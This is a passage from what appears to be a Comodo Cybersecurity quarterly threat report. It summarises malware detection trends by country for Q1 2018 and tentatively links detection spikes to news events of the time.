
Fig. 53

Applications included ELEX and KuaiZip; common Trojans were Banload and Agent (a generic malware detection); unwanted applications were often KMS and IdleKMS; and viruses were Ramnit and Virut. Overall, we can say based on this timeline that malware in Mexico is of a volatile nature, and seems to rise and fall very quickly, with no specific spike that seems to stand out. However, there are numerous malware threats to watch out for, and on a regular basis, so it will be interesting to see whether this trend continues into Q2 2018.

## Europe

---





## France

Recent news from France has centered on managing England's Brexit negotiations, terrorism, economic deals with India, migration politics, economic strikes, flooding, the detainment of former President Sarkozy, the war in Syria and artificial intelligence. As you can see from the map, France is an advanced industrialized country that is bathed in both software – and malware.

Fig. 54




Fig. 55

Like the U.S., the French malware landscape is dominated primarily by applications (the first two in order are CrossRider and Boxore) and unwanted apps (overwhelmingly CrossRider). There is also, however, a significant stream of Trojans to watch out for, with Tovkater and Kryptik the most prevalent. Noteworthy divergences are the NetWorm spikes to the right of the chart, which were mostly Kido.




Fig. 56

## Germany

In Q1 2018, German news has focused on Facebook’s use of personal data, discussions on how to regulate hate speech online, Brexit negotiations, climate change politics, the expulsion of Russian diplomats following the alleged assassination of a Russian spy in England and the discovery of likely Russian state hackers on German government networks.

As with the U.S. and France, Germany has a lot of application malware, including Linkury and DownloadSponsor. However, it is the volume of Trojan malware that really sets it apart; the top two Trojans were Ramnit and Starter. On the tiers below that, Ramnit and Virut were the top viruses, and DarkKomet and Androm were the most prevalent backdoors. Let’s have a quick look at the large spike on the left, which took place on January 23. Possible




Fig. 57

geopolitical correlations at that time include a damaging hurricane (January 18) and talks to form a new German government (January 22).






Fig. 58

### United Kingdom

In early 2018, news from the U.K. has been dominated by a major geopolitical fight with Russia over the alleged assassination of a Russian spy in England. Other events, including Brexit talks and a state visit by the Saudi Crown Prince, pale in comparison. As you can see clearly on the map, London is a glowing orb of malware, and given its central role in the world’s political economy, that is unlikely to change anytime soon.

Let’s skip straight to the obvious question on this chart-- the Backdoor detections, which took place from February 26 to March 10. It is unknown whether they are related to the Sergei Skripal assassination, which took place on March 4; however, the detections do take place at roughly the same time and could be associated with the incident. The backdoor is associated with the Dark Comet malware family, which includes a remote administration capability that can spy on the victim in many ways, as well as disable system security features.




Fig. 59

## Asia

---





Fig. 60

## India

Recent news from India has analyzed bank fraud, global trade, the state of Indian democracy, Canadian PM Trudeau’s head-of-state visit, Israel’s similar PM visit, Indian army skirmishes with militants in Jammu, political protests by farmers and a visit by Ivanka Trump and Donald Trump Jr.

Since this chart is fairly easy to read, let’s look at the two stand-out spikes. First, the three Trojan spikes on the left: these took place from January 7-22. January was a busy month in India, with Netanyahu visiting, army clashes with Pakistan and Indian PM Modi attending the summit of world leaders in Davos — so these spikes might be associated with any




Fig. 61

or all of them. The second spike is more acute. It took place on February 15, and the malware belonged to the MUPACK family of malware packers. Possible correlative geopolitical events include an India–Pakistan military clash in Kashmir (February 12) and a report of \$1.8 billion in bank fraud by India’s Punjab National Bank (February 14).





Fig. 62

### Japan

In Q1 2018, news in Japan focused on political corruption, trade strategies vis-à-vis Donald Trump, preparations for the 2020 Olympics, the theft of \$400 million from a Japanese cryptocurrency market, a potential U.S.-North Korean Summit and missile defense drills. As you can see, the vast majority of Comodo Cybersecurity’s malware detections took place in the capital, Tokyo.

Our Japanese malware timeline is quite strange. At the bottom, Trojan detections were mostly Injector and Kryptik. Next up, applications were MyWebSearch and Amonetize. But the regular spikes seem a bit strange: they fell into the exploit malware type, and the family was Mhtplo. Its rhythmic nature may indicate that this is not associated with a particular geopolitical event,




Fig. 63

but rather something that Japanese security administrators should address soon because they are likely to see it again in the future.




Fig. 64

### South Korea

In 2018, news on the Korean Peninsula has been focused on a potential diplomatic breakthrough between North and South Korea, including a potential summit between Donald Trump and Kim Jong-un, and a recent visit by the latter to China. As a backdrop, the Olympics took place, new sanctions have been put in place and North Korea's missile program has continued its development.

The unwanted app malware type absolutely dominates this chart, with Agent (or generic unwanted qualities) as the malware family. This is definitely something we'll dig into further, but so far we have found no distinctly malicious behavior in these detections. If we remove this malware detection type from the mix, Ramnit and FraudLoad were the most common Trojans, HackKMS and Montiera were the most common applications, and Virut and Ramnit were the most frequently detected viruses.




Fig. 65

## Middle East

---






Fig. 66

## Iran

Recent Iranian news has analyzed domestic political protests, international diplomacy on nuclear weapons, John Bolton’s position on Iran, the crash of a civilian airliner, tensions with Saudi Arabia, clashes with Israel in Syria, the loss of an Iranian oil tanker off the Chinese coast, the war in Yemen and U.S. accusations of Iranian state-sponsored hacking. In other words, it has been a busy Q1 2018.

The most glaring aspect of this chart is the prevalence in Iran of Trojans (Dapato and Starter were the most common), viruses (#1 Ramnit and #2 Virut), and worms (Autoit and




Fig. 67

Mira). For applications, CrossRider and RK were tops. Let’s have a closer look at the largest single spike, the Worm infestation on February 24, which belonged to the malware family Autoit. The most likely geopolitical association was the red-hot conflict between Israel and Iran, stemming from nuclear weapons development in Iran to the war in Syria (where Israel attacked Iranian targets on February 10). The rhetoric around this time was sky high. Netanyahu warned that Israel might act against Iran’s “empire” on February 18 and Iran responded on February 20 that, “We will level Tel Aviv to the ground.”



### Israel

In Q1 2018, Israeli news has centered on tension with Hamas in Gaza, Vice President Mike Pence’s trip to Israel, new Israeli laws for East Jerusalem, the war in Syria, corruption charges against PM Netanyahu, Trump criticizing Israeli settlement policy and the planned move of the U.S. Embassy to Jerusalem.

The blue portion of the timeline is application malware, of which HackKMS and MyWebSearch were the most prominent families. The Virus spikes were above all Ramnit and Virut, while the Trojan detections were most frequently Agent (generic) and Kryptik. The red spike on the left, which took place on March 5, was a Brontok Worm infestation. This spike took place about 9 days after the Iranian spike analyzed above, and may have been associated with the same Israel-Iran incidents, the corruption case against Netanyahu (March 2) or possibly fighting on the Gaza border (March 3).

Fig. 68




Fig. 69






Fig. 70

## Turkey

So far this year, news in Turkey has been dominated by the war in Syria, including Turkish military incursions into Syria and associated tensions with the U.S. and France. Comodo Cybersecurity has excellent visibility in Turkey, as seen on the malware map above.

